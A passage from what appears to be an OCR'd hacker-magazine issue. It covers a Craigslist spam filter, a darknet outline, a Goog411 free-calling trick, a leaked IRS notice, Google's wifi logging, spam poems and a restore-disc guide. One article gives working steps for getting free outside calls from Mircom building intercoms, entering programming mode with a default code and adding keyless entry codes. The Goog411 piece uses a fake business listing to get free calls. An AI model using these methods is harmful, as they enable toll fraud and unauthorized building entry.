2. Craigslist **also** curbs spam in this way.

I should also mention the third reason; this is slightly unethical, actually making **me** a spammer. So I scrapped this idea early on, and decided that anything that gets flagged would be considered spam.

Unfortunately, this is far from accurate. Many legitimate posts will get flagged for no reason whatsoever. Maybe the girl doesn't reply to someone so he gets mad and flags her. Maybe someone flags the wrong post. Maybe someone is mischievous. Whatever the case, it's unfortunate, but it is the best method we have right now. Fortunately, it is not often that a spam post will go unflagged, so we can be reasonably sure that our ham corpus is clean. The only thing we need worry about are false positives, and the filter is pretty inherently forgiving, per Graham's suggestion.

Hacking the Script

This script is mostly proof-of-concept and is not really fit for mass consumption. One idea would be to provide this as a service. A user comes to the site, enters their city, and the current postings are displayed. Maybe even pushed out as an RSS feed. I don't have the cash for a decent host, and I'm really not sure this isn't violating Craigslist's TOS, but I'm guessing it probably is. Currently, Craigslist does not have an API, so we are reduced to screen scraping, which is generally frowned upon, legal or not.

Another idea I had was to write a Greasemonkey script or Firefox addon that would do all the filtering as you went to the site, but this could prove difficult for a couple of reasons. The filtering relies on the subject and the body of the post. On the main listings page, we are only given the subject, so we would have to do an Ajax call to get the body. The other, bigger, problem is memory. I had to increase PHP's memory space to around 100 MB to satisfy the requirements of the hash table. Keeping such a hash table around in memory in Firefox does not sound like something anyone would want.

Going back to the issue of not being 100% sure something is spam; even though it's been flagged, I did consider using fuzzy logic to assist in assigning values to the tokens, assigning an arbitrary precision to spam vs. ham. For instance, saying that we are only 75% sure that everything in the spam corpus is actually spam, we could scale the percentage that a word is spam. This was only briefly considered, but I decided that I was happy with the way things were without it.

Conclusion - Not a Happy Ending

Sorry, gentlemen. It appears that Craigslist is, in fact, *not* the Holy Grail. Using Bayesian classification, however, can greatly cut down on time wasted writing to spammers. There ARE legitimate people on the site. The trouble is wading through all the illegitimate posts and finding the real ones before somebody else does. So, if you're going to use Casual Encounters, why not increase your odds? Just once, I'd like to hear that mathematics got someone laid.

Footnotes

[1] "A Plan for Spam." Graham, Paul. http://www.paulgraham.com/spam.html
[2] "Better Bayesian Filtering." Graham, Paul. http://www.paulgraham.com/better.html
[3] "Bayesian Filtering." http://www.shiffman.net/teaching/a2z/bayesian/
[4] "Bayesian spam filtering." http://en.wikipedia.org/wiki/Bayesian_spam_filtering
[5] Casual Encounters of the Third Kind. Detweiler, Brian. http://code.google.com/p/ce3k-bayesian-filter/

OUTLINE FOR A SIMPLE DARKSERVER AND/OR DARKNET

by p4nt05

0.1 Prologue

With state programs monitoring everything we say, employers logging everywhere we go, and governments not trusting anyone, some of us have been forced to take measures to make sure that no one can easily listen in to us, even to our online conversations. It hasn't been easy, and it has not always been fun (there is nothing quite like getting a trouble call for your home systems while you are at work), but in the end it has been worth it; and I have no intention of stopping.

1.0 Introduction

The term darknet can mean many things; within the context of this article we discuss it as "a set of softwares and systems that are private but Internet accessible, usually used by a group of friends or associates for privacy." I happen to participate and host one such darknet for myself and a handful of friends. Ironically, the reason we started our darknet in the first place had nothing to do with privacy concerns as much as ease of use; the side effect became our own little darknet. Note that it does have one weakness; I use dyndns for the domain name. I should probably take another reader's suggestion and host my own ddns by sending the IP address to participants via some secure method (like a htpasswd SSL page). Also note that this article covers just a few methods for setting up a darknet; there are many more out there, including full-blown hidden file sharing networks. Last but not least, this article does not cover the technical details of the steps involved, but outlines them; there are far too many details to document in one article. Perhaps someday I will outline how to do this in a "how to" online somewhere.

1.1 Requirements

One can create a darknet on almost any platform, although using a UNIX-like platform is probably easiest. In my case, the central node is a FreeBSD7 server; client systems are usually a Linux kernel based system, NetBSD or FreeBSD, or some other Unix variant (such as OS X). Windows can be used, but requires tools and utilities such as the former cygnus suite[1].

1.2 Recommendations

One recommendation I make is to use a virtual guest on a computer for your central node, if possible. Any method is acceptable, such as the free VMware server[2], FreeBSD jails[3], or the bochs emulator[4]. The reason for this is twofold:

1. You can move the vm system.
2. It hides the hardware

Even doing a 1:1 (one guest on one host) is a good idea as it abstracts the system from the hardware. If possible, try setting up the host on an internal network that is not accessible by the other nodes on your internal network. This is not always practical (it isn't for me), but it's definitely a good idea if you can pull it off.

1.2 Pre-requisite: Quiet Router

The router on a node needs to be quiet, meaning the only thing the router does is allow the inbound connection to the particular node that you want; no other services such as remote administration, ICMP, etc. should be allowed on the external (that is the side connected to the Internet) interface. Eventually, we will want to enable some ports but we don't know exactly which ones yet.

2.0 Easy Steps: SSH, SCP, Local Services and Distributed

Setting up a central system to run local services is a very cheap and easy method to allow friends to congregate without being watched by the wired world at large. The catch to setting up a central location is, of course, to make sure all inbound connections are secure.

2.1 Using SSH and SCP

Setting up a secure shell server and creating local accounts for friends is a very fast and simple way to immediately create a darknet. The great thing is that, once SSH is running, you can also share files using secure copy. Granted, secure copy is slower than most file sharing programs, but since the traffic should be relatively light (since it is just your friends), it is probably tolerable. Also note that the rsync utility supports client-side throttling so as to mitigate possible side effects to the server[5]. Two other steps are necessary for the SSH server:

1. Use a privileged port (less than 1024), but do not use the default; this may deter some attackers.
2. Enable inbound access through your router to the host.

2.2 Local Services

Now that connectivity has been established, the door is open to do all sorts of cool stuff. Here is a quick list of suggestions, some of which I do and others I don't... yet:

- A local IRC server. Let it run on the default port or lock it down to only run on the localhost internally. There are alternatives, of course, like ICB.
- Use a local mailer, as will be discussed a little later. You might want to think about a more advanced remote setup, but a very cheap, fast mail service would be for you and your cohorts to use local mail.
- A group accessible file area is a great one. Put all of the users in the same group, then set up an area on disk that the group can access to share files.
- Version systems are great, regardless of the type you like; set up a local repo for you and your friends to keep your hacking source code in.

Remember that since all of the connections are using secure shell over some random port, they are encrypted.

2.3 Distributed Servers

One weakness of the model so far is that we are talking about a single system; this of course presents a weakness. If that system were to go offline, then the entire darknet (which in our current scenario should probably be called a darkserver) is offline. There is, however, a cure. One or more of the other participants, if they have a similar OS, can simply set up a mirror by rsyncing the needed files and data over to their system. Using ddns, or your own method, you can also keep a list of live addresses online somewhere for all your participants. This isn't as hard as one might think. There are some tricks you can use, such as keeping everything under one location on the disk like /usr/local/darknet. Most systems offer the capability to change the base install location (such as relocatable rpms or simply using configure scripts to change the default), and user data can reside "wherever." With one united tree, redundancy can quickly be built into your darknet services.

2.4 Using IPv6

Many routers these days come IPv6 capable. It is well worth your while to try to get secure shell up and running using IPv6, if your provider supports it. Alternatively, you can set up an IPv4 SSH "hop host" where your users then jump to another host running ipv6 (which is sure to confound even the best).

3.0 Advanced Darknet Topics

So far we have discussed logging directly into systems using local services, file sharing using secure copy or secure shell enabled rsync, and creating redundancy by simply making the same or similar services available on other hosts and sharing the data between them. Now it is time to look at some advanced topics, such as truly distributed systems that use some form of encrypted communication.

3.1 GPG Keys

The most obvious method of encrypting emails is using a privacy program like GNU Privacy Guard. However, while it is not hard to use, it can be hard to convince participants to use it. Also, is it really worth it? For trivial emails that do not need to be secured, such as, "dude check out this Pink Floyd video on YouTube," you probably don't need GPG. Something like, "Guess what, you have an error in your code" would likely be a great candidate for GPG. Note that using the local mailer might be easier for your situation.

3.2 X11 over SSH

One thing you might want to do is enable your brothers in arms to access X11-enabled graphical stuff. You can ride this right over SSH and "blow back" the interface right to someone's desktop. Alternatively, you can go the whole hog and use tools like Xvnc over SSL to enable entire desktops remotely. Beware: bandwidth can quickly evaporate when doing things like this and it exposes one to the possible insecurities of the graphic tools themselves. Of course, if you just want to see it, enable X11 forwarding in SSH and pop open an xterm remotely.

3.3 Distributed Services

Many services that do not require file synchronization, such as chat and some file sharing, can ride over the top of a secure sockets layer. Not unlike GPG, this requires a lot of agreement and some way to keep the IP addresses up to date as close to real time as possible. For most services, the failover method is easiest. In one neat, distributed service, you can set up the distributed compiler to work over SSH; yes, you can build large programs leveraging an entire network of computers.

3.4 Distributing Services and Swap Spit Rsyncs

One way of distributing the load can be to designate certain servers in the darknet for certain jobs and setting up backup systems per

function instead of all services from a central server; this is essentially spreading out the service load.

3.5 Mixing it Up with Virtual Private Networks

I saved the most radical method for last, because there is a lot of cool stuff that can be done by creating a virtual private network (VPN) between nodes. Essentially, the darknet users can log in and have access to all resources immediately, as you have a VPN with its own internal names. Using a VPN is also great since it is well supported by IPv6, and using IPv6 is yet another way to hide traffic (since most watch programs key on IPv4 only, as mentioned earlier).

4.0 Summary

Creating a single, simple darkserver is easy enough. Moving onto an entire darknet or distributed darknet takes a lot of work. In the end, though, all of these measures mean one simple thing: no one will know.

Footnotes

1. Cygwin can be found at `http://www.cygwin.com/`.
2. The free vmware-server can be found at `http://vmware.com/products/server/`
3. More information about FreeBSD jails `http://en.wikipedia.org/wiki/FreeBSD_jail`
4. Bochs emulator project `http://bochs.sourceforge.net/`
5. This can be achieved using the --bwlimit parameter.

goog411 skype hack

by The Skog

I recently read an article on `http://informationleak.net/` involving the use of Goog411 to make free phone calls to businesses that are searchable via Google Maps. It spoke mainly about registering a business name on Google's Local Business Center for the sole purpose of being able to call the business number over Goog411. The idea is to call toll-free from a payphone, using the Goog411 service to call the designated cellular number. Using this concept, you can register a business with Google Maps and Goog411 and call the number from Skype, without purchasing or using SkypeOut. Below are the steps one would go through in order to make this possible:

Registering a Business with Goog411

You will need an account with Google. If you already have a Gmail account, you can use that. With your Google account, you will be able to set up your business info. The URL to Google Local Business Center is `http://www.google.com/local/add` Once you're logged in to that site, an "Add new business" link will appear on the screen. It's that simple, and it's free.

Picking a Business Name

When registering the info on your "business," you'll want to make sure that you use a unique name and an unpopular category, so that Goog411 can filter it easily by business if it has trouble understanding you. The reason behind this is if you have a business name that's in a highly populated area, you can bet that when you search for something generic like "Tennis Supplies," you'll have lots of results. Goog411 uses Google Maps to narrow its search results, so if it has trouble understanding what you're saying, it's going to ask for just the city and state, then the business type or business name. If your business name isn't in the top eight in the search results, Goog411 won't find your business and this trick will not work. Also, make sure the ZIP code is a valid one in the state you register it under. Google Maps won't list your business if the ZIP code doesn't exist in the state where your business is. Don't give your business a name that's complicated, just a unique one. When it asks for the business phone number, put phone number you want to call over Goog411. And remember, you can always change the info later if you mess up the first time around. Your business may take 12-24 hours to show up when you register it. After that, when you edit it, it may only take a few minutes for the changes to appear.

Connecting the Call Over Skype

Okay, so you have your business set up and it's showing up on Google Maps when you search for it. All you have to do now is Goog411 your business over Skype (for those who don't know the number, it's 1-800-GOOG411 [1-800-466-4411]), and voilà! You've just connected to a phone number through Skype without using SkypeOut minutes! Enjoy!

Hacking Autodialer Telephone Access Systems

by Wrangler

The following article is for informational and educational purposes only.

For years, I have suspected that the telephone intercom systems in apartment and office buildings were nothing more than cleverly disguised free public telephones. Well, now I know how to use them to make convenient public telephone calls, domestic and international, without the inconvenience of paying.

For this discussion, I focus on commercial telephone access systems manufactured and distributed by a Canadian company named Mircom. These systems are installed at the entrances to many residential and commercial buildings in North America and elsewhere. Mircom systems sport a distinctive brushed aluminum panel with 12 key DTMF dialer pads. Some models even come with an auxiliary heater for installations in colder climates. What will those Canadians think of next?

The Mircom line consists of several models, all of which are programmable. Programming can be accomplished either using the 12 key DTMF keypad or remotely via the telephone line. As I suspected, these things are a POTS line with a secured telephone attached.

One day I found myself outside the building where a friend's computer security company is located. Staring me in the face was one of these brushed aluminum intercoms. Since no one was answering upstairs, I decided that I could not help but play with it. I already had started by dialing my friend's office. Since he already had left, and since I did not want anything that I did to be traced back to him, I next dialed the code for the office adjacent to his.

The Mircom units provide a menu of four digit codes. Each code is associated with an internal office or apartment unit. Therefore, when a user dials that four-digit code, what happens behind the scenes is that a line on the device goes off hook and a carrier exchange number is dialed. The tip off is that when the user presses the four digit code, you can hear the DTMF tones dialing a telephone number. It is a bit confusing because it dials eight digits, not seven. However, it definitely is dialing an outside line.

Here is what I knew about it when I started. All of the access codes are four digits long, and they all start with a zero. In addition, its instructions tell the user to press "pound pound" (or "hash hash") in order to hang up, so the hash key must be a control character. That also suggests that the star key also is a control character.

When I called that office upstairs, I got a voice mailbox. Now, says I, is a good time to start playing with this thing. I started mashing key combinations. After I pressed *2, I heard a dial tone. I quickly dialed my cell phone number, no country code or anything, and–surprise–my phone rang. I repeated the process and called my house (which required an area code) and bragged that I just had successfully compromised an on-street intercom. Then I started telling people overseas.

The star key is your gateway to excitement. After I called the number upstairs and was connected to voice mail, I pressed *2, and viola I had a dial tone. From here I could place outbound telephone calls and converse with people in both the local LATA, or in far away countries. Other control key combinations exist, but they are not documented (yes, there are manuals for these things), and some key combinations are not supported on some models. The best strategy is to find one of these little gems and test drive it to see what it will and will not allow you to do.

The microphone quality is crap, but it is good enough to be heard and understood. It helps if you try this when there are not garbage trucks and busses plowing by on the street ten feet away from your personal not-for-pay telephone. In addition, there is a timer on the line that restricts the length of the connection, which I later found out is programmable. This makes sense, since the thing is supposed to be an intercom system. I found that pressing the star key when it beeps at you would allot you another sixty seconds to talk. The default online timeout is 60 seconds, but you can reprogram it to a maximum of 250 seconds–long enough to arrange for the 2612 meeting.

As I mentioned, the units are programmable. The programming mode is accessible either via the keypad or remotely by dialing the telephone number of the unit. The default code to change to programming mode is star 999. There also are keyless entry codes and other features that these devices support. RTFM on these things because there are all sorts of neat things that you can do, from the malicious (erasing all the programmed entries) to the discrete (adding a keyless entry code so you can enter and roam the entire building at your leisure).

The units are remotely programmable using a telephone. To find out the telephone number of the intercom POTS line will require use of the coveted ring back numbers (also known as "950 numbers"). These allow you to call your local telephone switch and have it read back the ANI of the number for your POTS line. Call someone, get him or her to pick up, press *two, wait for the dial tone, and then enter your ring back number. The switch will read back the number of the POTS line. Now you can hang up, go somewhere else, dial the intercom and program the unit remotely.

With the advent of new telecommunications security devices and the death of tried and true technological hacks like boxing, I find that it is a nice, nostalgic reminder of the days long gone to be able to gain unfettered access to a POTS line. Enjoy.

LEAKED DOCUMENT DEPARTMENT

- Any employee who forgets his or her ID Badge and card key must report to one of the following:

  Visitor Center – From 7:00 A.M. to 5:00 P.M., Monday through Friday. (excluding holidays)
  [redacted] – After hours, weekends, and holidays.

- Any employee who needs to bring in an oversized item, such as a cooler or large box, should not attempt to use the revolving door. These items should be carried in through a door where a guard is present.


- Visitors attempting to enter through one of the revolving door should be directed to the Front Lobby of Guard Post at [redacted] the middle back door.

- Disable employees should contact the Physical Security Staff [redacted] request access through doors designed for the disabled.


IRS
Department of the Treasury
Internal Revenue Service
www.irs.gov
Document Catalog Number [redacted]

Job Aid for

Using the Revolving Door



We enjoy receiving all manner of material from within various agencies, companies, organizations, governments, schools, what have you. This issue's example is most certainly one of the more sensitive documents to be found within the bowels of the Internal Revenue Service. Send your leaks to 2600, PO Box 99, Middle Island, NY 11953 USA.



"Damn you Google, for making me drink my liver into oblivion."

Google has been collecting wireless network data alongside Street View. Who is surprised? Now put your hands down, the two of you - you're probably in a bookstore, and people are starting to stare.

Should we care? Probably not. Will the media, world, and your mom freak out? Probably so.

The real questions to ask are: What are they actually gathering, and for what purpose? Originally, it was explained that they were gathering SSID (network name) and BSSID (MAC address) data. Later, it was revealed that, actually, they were logging all the packets, potentially capturing all the unencrypted traffic seen by the Street View car as well.

Why would this be useful? Google has been fairly straightforward with this, too - building a wifi powered geolocation service, similar to that provided by Skyhook, and perhaps other vendors. In theory, MAC addresses are unique (they usually are, mostly, and when they're not, they're far enough apart geographically that it doesn't matter). Since Google is already driving everywhere and knows exactly where the Street View car is, in the future, a client with a list of a dozen adjacent networks can identify with a reasonable level of precision where they are, without using the GPS or cell network location assists, resulting in a faster position guess which uses less power.

This created a ruckus all on its own, which is inexplicable. The information Google gathered about the network name and MAC address is, firstly, not personally identifiable. Unless your network is named "Joe Smith SSN 123-56-7890," the gathering agent has no clue who owns that network, or even, actually, where it is. One of the most common questions asked on the Kismet forums is geolocating wifi networks, and why they often show up as being in the middle of the street.

During capture, you can know where you are, and you can know you've seen a packet from a network, but you don't know where that network is, for sure. Maybe it's coming from the house you're next to. Maybe it's coming from the next house down. Maybe it's coming from ten houses down, and they have a really good AP. Maybe you're in the middle of a high-power wireless ISP link and neither end is near you. Narrowing it down further is a matter of guesswork.

For an application like Kismet, it's nearly impossible to narrow it down further, because the data simply does not exist. For an application like a GPS alternative, even the middle of the street, or a block away, is more accurate than, as Android calls it, the "coarse network location" derived from the cell towers.

Secondly, the network name and MAC address are useful only when part of the network! The MAC address of the network has no useful purpose other than to differentiate it from other networks that might otherwise look similar. In the network layer model, as soon as you leave the LAN, the MAC address is no longer used!

Thirdly, all this information is contained in the network beacon, which is broadcast by default ten times a second. This information is not meant to be secure - it is what makes a wifi network a network! The network name is displayed on any system listing nearby networks that are joinable, and most operating systems and drivers can show the MAC address, too.

Wardrivers have been collecting this same data for years - for example, http://www.wigle.net. Anyone passing down your street can see the same, and no one can find your MAC on the Internet and use it to track you down via Street View or any silliness like that. Complaining about Google harvesting this information is nearly as bad as claiming to be allergic to wifi signals.

Unfortunately, the story isn't nearly so

clear-cut. Due to malice (unlikely), or just plain screwing up (much more likely, in my opinion), Google has also been collecting actual network data, not just management packets which describe the network. Why they might have done this remains a mystery - one which many, many governmental and civil lawsuits are likely going to be trying to answer.

There are two primary network mapping methods - the method used by Netstumbler, active scanning, where the wifi card is set to send out packets requesting to join any available network, which causes the networks to reply with their information. This is the same method used by the operating system when building a list of networks available to join. The method used by Kismet, on the other hand, places the card into passive monitoring mode, and captures all packets seen - management frames describing the networks, data frames of traffic going past, etc.

For a *properly secured* network, this means nothing - the packets are encrypted, and while attacks exist against weakly secured WPA-PSK passphrases, they're not a significant risk. Even WEP networks would be, in this one situation, "safe" - Google isn't trying to crack WEP. Completely open networks, however, are another matter entirely. Any traffic going over the air while the collection bot was active has been logged.

So what does it matter that Google has collected this info? As far as Google is concerned, not much - it's hard to imagine that Google could legitimately use it for any type of data mining without running afoul of wiretapping laws, privacy invasion, and public outcry. And as far as I, personally, am concerned, protect your damn network! Google "accidentally" scraping your data as they drive past is the least of your worries! But, of course, it would never be that simple - if it were, it wouldn't be worthy of mention here.

The really "interesting" part of this tale happens when the governments finally get involved. So far, both Germany and Hong Kong have demanded Google turn over all the collected data for inspection. The astute (and paranoid) reader will immediately ask... Inspection of what? That the data was collected? This isn't in doubt. What are the governments looking for? How will this data be treated? Will it be treated as subpoenaed private data, will it be disclosed in public court records, or will it be mined for the governments' own use, used in prosecutions of individuals in the future, or used for pushing other policy agendas?

Won't someone think of the children?

Written In Spam

by t0sspint

We've all dealt with them and deleted them but sometimes, no matter how hard you try, they still come back to clutter your inbox, one advertisement at a time. Spam is still an issue, no matter how well junk mail filters are set up.

Over the course of two weeks, I disabled the spam filter on one of my email accounts to see just how much would come flooding through. To say I was surprised at the amount of spam would be an understatement. However, what did surprise me was the structure of these particular messages. The subjects were your typical male enhancement, online degree, and cheap software offers, while the contents of were a bit more interesting. At the bottom of each email there were a bunch of words that exceeded my vocabulary skills, all strung together. Words like extricable, abeyant and truculent flooded my email and peaked my interest. I looked them up in an online dictionary and asked myself... what to do with all these new found vocabulary words in my spam emails? Why, put them to use in some sort of poetry!

And so, I present to you nine poems "Written In Spam."

-from 71-
cellophane kabuki killers,
deduct transference pain,
ellipse the best dimension,
turnery digging,
a discernible sinter.
***
-taxidermist 406-
online cathode hipster,
defends the midway admittance,
anatomic and now forgiven,
forever immoral,
backplate defender,
a stanchion runt,
delineates,
the highest quality of arson.
***
-type 5 aphrodisiac-
generic widespread stimulation,
relax,
scientists initiate the suffering,
causing increased disappointment,
the misconception expanding,
blood flows out,
less constricting veins,
dysfunction resulting.

-state animal-
quick straight arms showed,
money earning power,
discrete and prosperous,
confidentiality assured,
u work so hard,
pray angry human,
your "diploma" awaits you,
call now.
***
-fundraiser-
octal bullet henchmen,
awaken cubic cashiers,
with allotted immodesty,
metalworked killers,
desponded and seamy,
begin a new apartheid.
***
-defined-
deciphered impersonal software,
safeguarded imaginary bounty,
demultiplexed 75%,
truly rectilinear,
rendered,
coltish transient bewildered.
***
-cell phones akin-
minutes used no longer,
international fees,
contractual obligations required,
order today,
forever limited offer,
your credit situation,
prepaid.
***
-blue chips-
profit-making heads,
smart money players,
captured economic explosives,
speculative information reported,
60 days,
$15 MILLI0N plus,
or else expansions,
risk investing underway,
results successful,
industry sector penetration.
***
-cut to the chase-
online double feature rave,
each download hit just 99 cents,
friday night lights,
Wimbledon and more,
virus-free,
easy and legal,
prices may vary,
void where prohibited.

Please note, all words used were part of the spam email contents. No other words were added or harmed during the creation of these "poems."

emitting ramify horus cute extricable narbonne heroic masonite ensemble airfare batik kitty preferred stray lightning gagwriter lone bamako consul consist galatea hijack deniable athletic pardon disparate sus kigali bitten torsion ancillary cofactor complementarity vitro curb auriga belate climatic oncoming imagen rubbish carnival foxglove alistair eden authoritative shot paraboloid marquess forensic kaplan dilatation distaff indigo malcolm subtly horsetail enough emergent stickpin decca h's rationale crepe abeyant downcast antarctica bifurcate dolores boatman disturbance claret snuffle infelicitous devolution deferral syracuse roam tempestuous chalky christiana rastus truculent musk moon frazier allegra gross spurt boustrophedon rocket foamflower gurkha team grille cupric tolerable angora coinage breadboard chordate rapier rockies zig deputation embedding dorothea elevate mallow pavilion argentina airmass rutherford quickstep norfolk seagram typesetter county lookup peddle pravda

Roll-your-own Automated System Restore Discs

by ternarybit

Before we get started, a note on security. If such a restore disc were to fall into unauthorized hands, your entire setup is compromised. I strongly urge you to either encrypt your entire partition, or store all sensitive data in encrypted containers (but you do that anyway, right?). Now, let's get started.

What you will need:

- The PING 2.01 ISO (`http://ping.windowsdream.com/dl/PING_2.01/PING-2.01.iso`)
- An external hard drive, or network share, with plenty of free space
- A CD-R, flash drive, or PXE server to boot PING from
- One or more DVD-R discs for storing the final restore image

Note: I have had problems with the 3.00.XX script, but get the ISO anyway to use the newer kernel (see below).

Prepare the partition for imaging

Note: PING supports most filesystems, but not ext4 yet. Delete any chaff before imaging, to shrink the overall image size. Here are some tips:

- Disable system restore (useless anyway)
- Run CCleaner, ATF-cleaner and other (trusted!) cleanup utilities
- Run mydefrag (`http://mydefrag.com`)
- Uninstall unnecessary apps (games!)
- Run Malwarebytes' Anti-Malware et. al. (`http://malwarebytes.org`) to ensure a clean system
- Run any program or OS updates

Reboot several times to double-check that everything works fine. This is very important on NTFS partitions, since a dirty flag will annoy PING.

Create the system restore image

Boot PING and follow the prompts. I like to get a shell so that I can review the log at /tmp/x.log. Be sure to press [space] to select items from multiple options. Don't use spaces in your image name. Gzip gives the best mix of compression to speed and bzip2 will give you best compression for a heavy speed penalty. The image size will almost always be considerably less than the amount of used space on your partition(s). I usually see a 30-50% compression ratio with gzip, and blank sectors are always skipped when using partimage (but not zsplit, so don't use it).

Customize PING

Inside your image's directory (named whatever you typed for image name above) you should find a file called 'bios.' Delete this unless you want your BIOS settings reset when you run your restore discs. Now let's extract PING to start meddling.

```
$ mount -o loop -t iso9660 /path/to/
➥PING-2.01.iso /mnt/loop0
$ mkdir /tmp/ext && cp /mnt/loop0/*
➥ /tmp/ext
$ umount /mnt/loop0
$ cd /tmp/ext && gzip -d initrd.gz
$ mount -o loop initrd /mnt/loop0
$ mkdir /tmp/rootfs && cd /tmp/
➥rootfs
$ tar xvfj /mnt/loop0/rootfs.tar.bz2
```

If we consider /tmp/ext our root, the file we need to edit first is etc/ping.conf. Uncomment line 89 (After_Completion=Reboot), line 159 (AUTO=Y) to suppress PING prompts, and line 176 (Restore_Only=Y) .

The PING script is located in two places: opt/PING/rc.ping and etc/rc.d/rc.ping. Edit the splash screen (line 333-343) as you see fit. At this point, merely pressing the [enter] key would start an irreversible procedure that destroys the existing partition(s). For my family, and others, I like more of a confirmation. Add "Type 'yes' to continue, or anything else to quit." and add this below line 345:

```
my $Grab = <STDIN>;
unless($Grab =~/yes/i)
{
  print "Your system will now
    ➥ reboot. Please remove your
    ➥ disc.\n";
  system("eject /dev/$CD_Dev");
  sleep(7);
  system("shutdown -r now");
}
```

Also, I like to add a confirmation message and a similar eject/sleep/reboot command after restore. Go to line 4609 and add something like this:

```
if($After_Completion =~/reboot/i)
{
  system(clear);
  print "\n\nSystem restore
    ➥ completed successfully!
    ➥ Your computer will now
    ➥ restart. Please remove
    ➥ your disc.\n";
  system("eject /dev/$CD_Dev");
  sleep(7);
  system("shutdown -r now");
}
```

Once satisfied, copy etc/rc.d/rc.ping to opt/PING/rc.ping. Now let's repack:

```
$ tar cvf - * |bzip2 -9 - >/
➥mnt/loop/rootfs.tar.bz2
$ umount /mnt/loop0
$ tar -9 /tmp/ext/initrd
```

Copy everything except boot.catalog from /tmp/ext (initrd.gz, kernel, isolinux.bin) into your image directory. Consider using the newest kernel from the 3.00.XX ISO. Create a file in the image directory called isolinux.cfg and add this to it:

```
DEFAULT rescue
PROMPT 0
LABEL rescue
KERNEL kernel
APPEND vga=normal devfs=nomount pxe
➥ ramdisk_size=33000 load_ramdisk=1
init=/linuxrc prompt_ramdisk=0
➥ initrd=initrd.gz
➥ root=/dev/ram0 rw noapic
lba
```

Note that the APPEND line is all one line. Finally, cd to the image directory and create a bootable ISO:

```
$ genisoimage -r -b isolinux.bin
➥ -boot-info-table -no-emul-boot
➥-boot-load-size 4 -l RESTORE -o
➥ ../restore_disc.iso .
```

Remember the trailing period. If your image exceeds the capacity of one disc, create multiple directories, split the *.XXX image files into them (up to the capacity of the discs), and add a blank file called MULTI to every directory except the last one. Then copy the boot files (initrd.gz, etc.) to the first directory, make that ISO as described above, and make the other discs with:

